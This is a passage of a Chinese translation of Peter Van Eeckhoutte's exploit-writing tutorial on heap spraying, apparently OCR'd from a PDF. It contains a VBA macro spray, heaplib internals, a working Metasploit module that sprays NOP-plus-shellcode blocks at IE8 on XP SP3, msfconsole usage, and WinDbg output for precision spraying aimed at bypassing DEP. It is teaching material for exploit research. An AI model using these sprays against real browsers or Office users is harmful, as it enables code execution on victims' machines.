
查看“预测地址”的内容：


```
0:017> d 0c0c0c0c
0c0c0c0c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c1c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c2c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c3c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c4c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c5c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c6c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c7c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

成功实现堆喷射！此脚本比较基本，还可在许多地方进行改进。你可以在其它文件格式中嵌入 flash 对象，例如前面使用的 PDF 和 excel 文件，但并不局限于此。

MS Office – VBA Spraying

MS Excel 或者 Word 里面提供的宏也可用于实现各种堆喷射，但这些字符串将均以 unicode 编码的形式来传递。


spray.xlsm - Module1 (Code)
(General)
Spray
Sub Spray()
Dim block As String
Dim counter As Double
counter = 0
Do Until (counter > 100000)
block = block + Chr(144)
counter = counter + 1
Loop
MsgBox ("spray")
counter = 0
Dim Arr(2000) As String
Do Until (counter > 2000)
Arr(counter) = "CORELAN" + Str(counter) + block
counter = counter + 1
Loop
MsgBox ("Done")
End Sub



你需要找到一种方法令喷射函数执行完毕后能够清除堆块，并且考虑如何解决 unicode 问题，以达到如上图显示的效果。当然，如果你能运行宏，那么也可以调用 Windows API 函数向进程注入 shellcode 并执行它。

1、Excel with cmd.dll & regedit.dll

2、Shellcode 2 VBScript

如果这不是你想要的方法，那么也可以直接在宏中使用 VirtualAlloc & memcpy()来加载 shellcode 到指定内存地址。

Heap Feng Shui / Heaplib

“Heap Feng Shui”技术最初是由 Alexander Sotirov 提出，并提供 heaplib javascript library 用于实现，里面提供相对比较简单的方法用于实现精确的堆分配。这项技术本身已并不什么新技术，但 Alexander 开发实现的方法还是很简便的，很容易使用 heaplib 链接库来实现浏览器漏洞利用。在开发期间，该链接库还支持 IE5、IE6 和 IE7，但目前发现它也可用于解决 IE8 的堆喷射问题（教程后面会提到）。有兴趣的读者可查看当时 Alexander Sotirov 在 BlackHat 2007 上的演讲视频以及文章。

IE8 问题

前面提供的经典 heap spray 代码是不能在 IE8 下正常运行的，看起来就像没发生过喷射一样。（顺便提下，追踪 IE8 下的 heap spray 字符串分配的最简单方法是对 jscript!JsStrSubstr 函数下断。）IE8 是目前最流行使用最广泛的浏览器之一，它支持 DEP（通过调用 SetProcessDEPPolicy()）保护，使其问题更加复杂化。在更新版本的操作系统中，由于安全意识及设置的提高，DEP 无法再置之不理了。即使你能够顺利完成 heap spray，但如果无法稳定地绕过 DEP，那也是白搭。也就是说，你不能仅仅跳转到堆上的 nop 区域。其它如 Firefox、Google Chrome、Opera 和 Safari 等等近期新旧版本的浏览器也是允许 DEP 保护。后面看下 heaplib 为何物，以及它的作用。

Heaplib

Cache & Plunger 技术 – oleaut32.dll

Exploit 编写系列教程第十一篇：堆喷射技术揭秘(下)

【作者】：Peter Van Eeckhoutte
【译者】：hellok

Heaplib
Cache & Plunger 技术 – oleaut32.dll

正如 Alexander Sotirov 在上文中说的，申请字符串（通过 SysAllocString）不总是从系统堆里面申请的，而是通常被一个 oleaut32 中的堆管理引擎来处理。

这个引擎管理内存，以方便快速分配/再分配。还记得我们前面看到的堆栈跟踪吗？
每次一个内存块被释放后，堆管理器就会尝试把指向那个内存堆块的指针保存到缓存中（要做到这一点，需要满足几个条件，但这些条件都不影响我们）。这些指针指向在堆中的任何位置，所以所有数据都有可能出现在某个地方。当一个新的分配情况，缓存系统会看它是否有一大块所要求的大小，可以直接返回。这将提高性能，并在一定程度上也阻止了堆碎片。

32767 bytes 大小以上的块会直接被释放掉，并且不会被缓存。

缓存管理表按块大小排序组织。每一小块“bin”在缓存表里可以保存堆块的数值。有 4 种“bin”：

Bin	Size of blocks this bin can hold
0	1 to 32 bytes
1	33 to 64 bytes
2	65 to 256 bytes
3	257 to 32768 bytes

每一个 bin 可以保存 6 个指针。

理想的情况下，做堆喷雾时，我们要确保我们的分配是由系统堆处理。通过这种方式，基于堆的可预测性的特点，连续申请会导致在同一内存地点的连续内存空间。缓存管理器返回的地址可以在堆里面的任何地方，所以地址将是不可靠的。

由于缓存中每个 bin 只能容纳 6 个地址，mr. Sotirov 提出了“plunger”的技术，其刷新缓存中的所有块，并让他们空下来。如果缓存中没有块，缓存不能分配任何块还给你，所以确保你的内存申请使用的是系统堆，而不是 **oleaut32 中的堆**。这将增加获得连续内存块的可预见性。

为了做到这一点，因为他在他的论文中解释说，他只是试图申请缓存列表中的 6 块（1 和 32 之间的大小的内存块申请 6 块，6 块大小 33 和 64 之间，并为每个 bin 依此类推，如上表）。这样一来，他确保了缓存是空的。“刷新”后发生的分配，将由系统堆处理。

垃圾回收（Garbage Collector）

如果我们要提高堆的布局，我们也需要能够调用垃圾收集器，当我们需要它（而不是等待它运行）。幸运的是，在 Internet Explorer 中的 JavaScript 引擎暴露了 CollectGarbage（）函数，我们将使用到他。当然你也可以通过 heaplib 来调用它。

使用分配大小大于 32676 字节在堆喷雾时，你甚至可能不会需要担心调用 gc（）函数。
在 use after free 的情况下，如果逆向重新分配一个特定的缓存块在一个制定的地址，您可能还需要调用 GC，以确保您重新分配正确的块。

分配和碎片整理（Allocations & Defragmentation）

结合“plunger”技术，我们可以在任意时刻根据我们的需求调用 GC，申请给定大小的内存块，进一步，可以尝试整理堆。通过继续分配我们所需要的确切大小的块，堆布局中的所有可能的孔将被填补。一旦我们打破了碎片，分配将是连续的。

他们的实现在下面 2 个文件中：

```
lib/rex/exploitation/heaplib.js.b64
lib/rex/exploitation/heaplib.rb
```

第二个就是简单的加载/解码 base64 编码了的 javascript 库（heaplib.js.b64），并且添加了一些混淆。
如果逆向查看 javascript 代码，只需简单的 base64 解码下就可以。这里，我们使用 linux 环境下的 base64 命令来：

```
base64 -d heaplib.js.b64 > heaplib.js
```

在 heaplib 中，申请是下面这个函数来实现的：

```
heapLib.ie.prototype.allocOleaut32 = function(arg, tag) {
    var size;
    // Calculate the allocation size
    if (typeof arg == "string" || arg instanceof String)
        size = 4 + arg.length*2 + 2;    // len + string data + null terminator
    else
        size = arg;
    // Make sure that the size is valid
    if ((size & 0xf) != 0)
        throw "Allocation size " + size + " must be a multiple of 16";
    // Create an array for this tag if doesn't already exist
    if (this.mem[tag] === undefined)
        this.mem[tag] = new Array();
    if (typeof arg == "string" || arg instanceof String) {
```

```
        // Allocate a new block with strdup of the string argument
        this.mem[tag].push(arg.substr(0, arg.length));
    }
    else {
        // Allocate the block
        this.mem[tag].push(this.padding((arg-6)/2));
    }
}
```

你应该记得为什么实际的申请是使用“(arg-6)/2”.....head + unicode + terminator,还记得么？

当你调用 heaplib gc 功能的时候，垃圾回收功能将被触发。这个函数首先调用 oleaut32 中的 CollectGarbage（），然后结束运行此程序:

```
heapLib.ie.prototype.flushOleaut32 = function() {
    this.debug("Flushing the OLEAUT32 cache");
    // Free the maximum size blocks and push out all smaller blocks
    this.freeOleaut32("oleaut32");
    // Allocate the maximum sized blocks again, emptying the cache
    for (var i = 0; i < 6; i++) {
        this.allocOleaut32(32, "oleaut32");
        this.allocOleaut32(64, "oleaut32");
        this.allocOleaut32(256, "oleaut32");
        this.allocOleaut32(32768, "oleaut32");
    }
}
```

通过在每一个 GC bin 中申请 6 个块，缓存将被空下来。
在我们改进这个功能前，heaplib 完全是 badass，我们在这里表达对 mr Sotirov 的尊敬.

Test heaplib on XP SP3, IE8

让我们使用 heaplib 喷射来对抗 XP SP3, Internet Explorer 8（使用简单的 metasploit 模块），看看我们是否真的在堆中我们想要的地方申请了我们的 payload
Metasploit 模块（heaplibtest.rb）-把文件放到 modules/exploits/windows/browser 路径里（或者 /root/.msf4/modules/exploits/windows/browser），如果你想他在一个单独的路径中，你需要自己创建一个文件夹，然后把文件考进去。

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

    Rank = NormalRanking

    include Msf::Exploit::Remote::HttpServer::HTML

    def initialize(info = {})

        super(update_info(info,

            'Name'           => 'HeapLib test 1',

            'Description'    => %q{

                    This module demonstrates the use of heaplib

            },

            'License'        => MSF_LICENSE,

            'Author'         => [ 'corelanc0d3r' ],

            'Version'        => '$Revision: $',

            'References'     =>

                [

                    [ 'URL', 'http://www.corelan-training.com' ],

                ],

            'DefaultOptions' =>

                {

                    'EXITFUNC' => 'process',

                },

            'Payload'        =>

                {

                    'Space'          => 1024,

                    'BadChars'       => "\x00",

                },

            'Platform'       => 'win',
```

```
            'Targets'        =>
                [
                    [ 'IE 8', { 'Ret' => 0x0C0C0C0C } ]
                ],
            'DisclosureDate' => '',
            'DefaultTarget'  => 0))
    end

    def autofilter
        false
    end

    def check_dependencies
        use_zlib
    end

    def on_request_uri(cli, request)
        # Re-generate the payload.
        return if ((p = regenerate_payload(cli)) == nil)
        # Encode some fake shellcode (breakpoints)
        code = "\xcc" * 400
        code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))
        nop = "\x90\x90\x90\x90"
        nop_js = Rex::Text.to_unescape(nop, Rex::Arch.endian(target.arch))
        spray = <<-JS
        var heap_obj = new heapLib.ie(0x10000);
        var code = unescape("#{code_js}"); //Code to execute
        var nops = unescape("#{nop_js}");  //NOPs
        while (nops.length < 0x1000) nops+= nops; // create big block of nops
        // compose one block, which is nops + shellcode, size 0x800 (2048) bytes
        var shellcode =  nops.substring(0,0x800 - code.length) + code;
        // repeat the block
        while (shellcode.length < 0x40000) shellcode += shellcode;
```

```
        var block = shellcode.substring(2, 0x40000 - 0x21);
        //spray
        for (var i=0; i < 500; i++) {
            heap_obj.alloc(block);
        }
        document.write("Spray done");
        JS
        # make sure the heaplib library gets included in the javascript
        js = heaplib(spray)
        # build html
        content = <<-HTML
        <html>
        <body>
        <script language='javascript'>
        #{js}
        </script>
        </body>
        </html>
        HTML
        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")
        # Transmit the response to the client
        send_response_html(cli, content)
    end
end
```

在这个脚本里，我们申请了 0x1000 bytes(0x800*2)大小的块，并且重复这个过程，直到我们申请 0x40000 bytes.没一个块都包含 nops+shellcode,所以整个“shellcode”包含 nops+shellcode+nops+shellcode....

我们喷射我们的 nops+shellcode200 次。
使用方法：

```
msfconsole:


msf > use exploit/windows/browser/heaplibtest
msf  exploit(heaplibtest) > set URIPATH /
```

```
URIPATH => /
msf  exploit(heaplibtest) > set SRVPORT 80
SRVPORT => 80
msf  exploit(heaplibtest) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 10.0.2.15:4444
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://10.0.2.15:80/
[*] Server started.
```

我们用 IE8(XP XP3)打开 metasploit 的 web 服务器，并且挂上 windbg 到 Internet Explorer 上，当喷射结束的时候。注意：IE8 每个 TAB 都有他自己的 iexplore.exe 进程，所以，确保你的调试器挂上了正确的进程。让我们看看其中一个：

```
0:019> !heap -stat
_HEAP 00150000
    Segments            00000003
        Reserved  bytes 00400000
        Committed bytes 0031e000
    VirtAllocBlocks     00000001
        VirtAlloc bytes 034b0000
<...>
```

不错，至少发生了些事情。注意 VirtAlloc bytes,这里的数值较大。

实际上这个堆的情况如下：

```
0:019> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks total ( %) (percent of total busy bytes)
    7ffc0 201 - 10077fc0  (98.65)
    3fff8 3 - bffe8  (0.29)
    80010 1 - 80010  (0.19)
    1fff8 3 - 5ffe8  (0.14)
    fff8 6 - 5ffd0  (0.14)
    8fc1 8 - 47e08  (0.11)
```

```
    1ff8 21 - 41ef8  (0.10)
    3ff8 10 - 3ff80  (0.10)
    7ff8 5 - 27fd8  (0.06)
    13fc1 1 - 13fc1  (0.03)
    10fc1 1 - 10fc1  (0.03)
    ff8 e - df90  (0.02)
    7f8 19 - c738  (0.02)
    b2e0 1 - b2e0  (0.02)
    57e0 1 - 57e0  (0.01)
    4fc1 1 - 4fc1  (0.01)
    5e4 b - 40cc  (0.01)
    20 1d6 - 3ac0  (0.01)
    3980 1 - 3980  (0.01)
    3f8 c - 2fa0  (0.00)
```

好样的，98%以上的申请都是 0x7ffc0 bytes 大小的.
如果你查看 0x7ffc0 大小的申请，我们的到如下:

```
0:019> !heap -flt s 0x7ffc0
    _HEAP @ 150000
      HEAD_ENTRY Size Prev Flags    UserPtr UserSize - state
        034b0018 fff8 0000  [0b]   034b0020    7ffc0 - (busy VirtualAlloc)
        03540018 fff8 fff8  [0b]   03540020    7ffc0 - (busy VirtualAlloc)
        035d0018 fff8 fff8  [0b]   035d0020    7ffc0 - (busy VirtualAlloc)
        03660018 fff8 fff8  [0b]   03660020    7ffc0 - (busy VirtualAlloc)
        036f0018 fff8 fff8  [0b]   036f0020    7ffc0 - (busy VirtualAlloc)
        03780018 fff8 fff8  [0b]   03780020    7ffc0 - (busy VirtualAlloc)
  <...>
        0bbb0018 fff8 fff8  [0b]   0bbb0020    7ffc0 - (busy VirtualAlloc)
        0bc40018 fff8 fff8  [0b]   0bc40020    7ffc0 - (busy VirtualAlloc)
        0bcd0018 fff8 fff8  [0b]   0bcd0020    7ffc0 - (busy VirtualAlloc)
        0bd60018 fff8 fff8  [0b]   0bd60020    7ffc0 - (busy VirtualAlloc)
        0bdf0018 fff8 fff8  [0b]   0bdf0020    7ffc0 - (busy VirtualAlloc)
        0be80018 fff8 fff8  [0b]   0be80020    7ffc0 - (busy VirtualAlloc)
        0bf10018 fff8 fff8  [0b]   0bf10020    7ffc0 - (busy VirtualAlloc)
```

```
        0bfa0018 fff8 fff8  [0b]   0bfa0020    7ffc0 - (busy VirtualAlloc)
        0c030018 fff8 fff8  [0b]   0c030020    7ffc0 - (busy VirtualAlloc)
        0c0c0018 fff8 fff8  [0b]   0c0c0020    7ffc0 - (busy VirtualAlloc)
        0c150018 fff8 fff8  [0b]   0c150020    7ffc0 - (busy VirtualAlloc)
        0c1e0018 fff8 fff8  [0b]   0c1e0020    7ffc0 - (busy VirtualAlloc)
        0c270018 fff8 fff8  [0b]   0c270020    7ffc0 - (busy VirtualAlloc)
        0c300018 fff8 fff8  [0b]   0c300020    7ffc0 - (busy VirtualAlloc)
 <...>
```

我们可有看到一个模式。所有的申请地址都以 0x18 结尾。如果你重复整个过程，你会看到相同的事发生。当 dump 一个可有预判的地址的时候，我们可以清楚的看到我们正在一个 spray 中：

```
0:019> d 0c0c0c0c
0c0c0c0c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c1c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c2c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c3c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c4c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c5c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c6c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c7c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

很完美，虽然我们看到了一个模式，空间之间的 2 连续分配的基地址是 0x90000 字节，而分配的大小本身是 0x7ccf0 字节。这意味着有可能在堆块之间的差距。在此基础之上，再次运行相同的喷雾时，堆块被分配在完全不同的基地址：

```
<...>
        0b9c0018 fff8 fff8  [0b]   0b9c0020    7ffc0 - (busy VirtualAlloc)
        0ba50018 fff8 fff8  [0b]   0ba50020    7ffc0 - (busy VirtualAlloc)
        0bae0018 fff8 fff8  [0b]   0bae0020    7ffc0 - (busy VirtualAlloc)
        0bb70018 fff8 fff8  [0b]   0bb70020    7ffc0 - (busy VirtualAlloc)
        0bc00018 fff8 fff8  [0b]   0bc00020    7ffc0 - (busy VirtualAlloc)
        0bc90018 fff8 fff8  [0b]   0bc90020    7ffc0 - (busy VirtualAlloc)
        0bd20018 fff8 fff8  [0b]   0bd20020    7ffc0 - (busy VirtualAlloc)
        0bdb0018 fff8 fff8  [0b]   0bdb0020    7ffc0 - (busy VirtualAlloc)
        0be40018 fff8 fff8  [0b]   0be40020    7ffc0 - (busy VirtualAlloc)
        0bed0018 fff8 fff8  [0b]   0bed0020    7ffc0 - (busy VirtualAlloc)
        0bf60018 fff8 fff8  [0b]   0bf60020    7ffc0 - (busy VirtualAlloc)
        0bff0018 fff8 fff8  [0b]   0bff0020    7ffc0 - (busy VirtualAlloc)
```

```
        0c080018 fff8 fff8  [0b]   0c080020    7ffc0 - (busy VirtualAlloc)
        0c110018 fff8 fff8  [0b]   0c110020    7ffc0 - (busy VirtualAlloc)
        0c1a0018 fff8 fff8  [0b]   0c1a0020    7ffc0 - (busy VirtualAlloc)
        0c230018 fff8 fff8  [0b]   0c230020    7ffc0 - (busy VirtualAlloc)
        0c2c0018 fff8 fff8  [0b]   0c2c0020    7ffc0 - (busy VirtualAlloc)
<...>
```

在第一次运行中，0c0c0c0c 属于开始地址在 0x0c0c0018 的堆块，而第二次，0x0c0c0c 属于开始地址在 0x0c080018 的块。
不管怎么样，我们让堆喷射在 IE8 下可行了。Woot

ASLR 系统注意事项(Vista, Win7, etc)

你可能不知道 ASLR 对堆喷涂的影响。好吧，我简短的说明下。
以 VirtualAlloc()为基础的分配不似乎受 ASLR 技术。我们仍然能够执行可预见的分配（0x10000 字节对齐）。换句话说，如果你使用的块足够大（这样的 VirtualAlloc 将用于分配），堆喷不影响它。

ASLR 对漏洞利用的剩下过程有个影响（控制 EIP 到代码执行），但这个不在本教程范围。

精确堆喷射（Precision Heap Spraying）

为什么我们需要它

DEP 阻止我们跳入堆上的 nops 执行。在 IE8 下（或者 DEP 是开启的情况下），这就意味着传统的堆喷射无法工作。使用 heaplib，我们可以成功喷射，但任然无法解决 DEP 问题。
为了绕过 DEP，我们必须使用 ROP 链，如果 ROP 链在堆里面，成为堆喷射的一部分，我们就必须有能力返回到指定的 ROP 链的开始，（如果对齐不是问题）或者跳到 ROP 前面的 NOPS 里面去。

怎样解决

为了解决这个问题，我们需要满足一些条件:
我们的堆喷射必须是准确和精确。因此，块的大小是很重要的，因为我们有最大的优势，采取分配的可预见性和堆块对齐。
这意味着，我们每次喷射，我们可预见的地址必须指出 ROP 链的开始。
每一个申请块都必须组织结构，从而使我们的可预见的地址，指向 ROP 链头。
我们要翻转堆到栈上(译者:xchg esp,eax)，这样，当我们执行 ROP 的时候，ESP 将指向堆，而非真正的栈。

如果我们知道，在堆块对齐是 0x1000 字节，那么我们就不得不自己定义使用一个使用喷射结构体，并且每 0x1000 字节重复一次（用 0x800 字节，在 JavaScript 中，由于 unescape()函数长度的问题）。

在 heapspray 脚本对 IE8（XP SP3）的早期测试时，我们注意到，堆块的分配是按 0x1000 字节的倍数对齐。

在第一次运行，0c0c0c0c 是内存块 0x0c0c0018 的一部分，第二次中，它属于内存块 0x0c080018。每一个内存块都被 0x800 字节的块重复满。

所以，如果你申请 0x2000 字节，你需要 20 或 40 重复你的结构。使用 heaplib，我们可以准确地分配所需大小的块。

每个 heapspray 0x1000 字节块的结构看起来像这样：

（我用 0×1000 字节，因为我发现，无论什么操作系统/ IE 浏览器版本，堆分配出现变化，但总是多为 0×1000 个字节）

Padding offset

为了知道我们需要多少个字节作为 ROP 链前的填充，我们需要完美设定的大小和连续块分配，我们将不得不做一些简单的数学。

如果我们用正确的大小的块，和正确的大小的喷射块，我们将确保每个喷射块开始，将在可预见的地址定位。

由于我们将使用 0×1000 字节的重复，它并不真正在于堆块在哪开始。如果我们喷正确大小的块，我们可以确保从启动相应的 0×1000 字节的块到目标地址的距离始终是正确的，从而将精确堆喷雾。或者，换句话说，我们可以确保我们控制我们的目标地址所指出的确切字节。


我知道这听起来可能有点混乱，现在，让我们对 IE8（XP SP3）再使用 heaplib 看看。

再次用 metasploit 加载模块，并让 Internet Explorer 8（XP SP3）触发喷射。

当喷射完成后，WinDbg 连接到正确的 iexplore.exe 进程找到包含 0x0c0c0c0c 块。
比方说，这是你的输出：

```
0:018> !heap -p -a 0c0c0c0c
    address 0c0c0c0c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0c080018 fff8 0000  [0b]   0c080020    7ffc0 - (busy VirtualAlloc)
```

由于我们使用 0x1000 字节重复，在 0x0c080018 地址的内存开始看起来像这样：



因此，如果我们堆块大小是准确的，我们继续重复块大小合适的，我们就会知道，0x0c0c0c0c 将始终指向相同的偏移量从 0×800 字节块的开始。在此基础之上，从块开始到实际字节，其中 0x0c0c0c0c 将指向的距离，将是可靠的。

计算这个长度和计算 0x0c0c0c0 与其所属块的开始地址直接的距离一样简单，最后要除以 2(unicode,记得？)

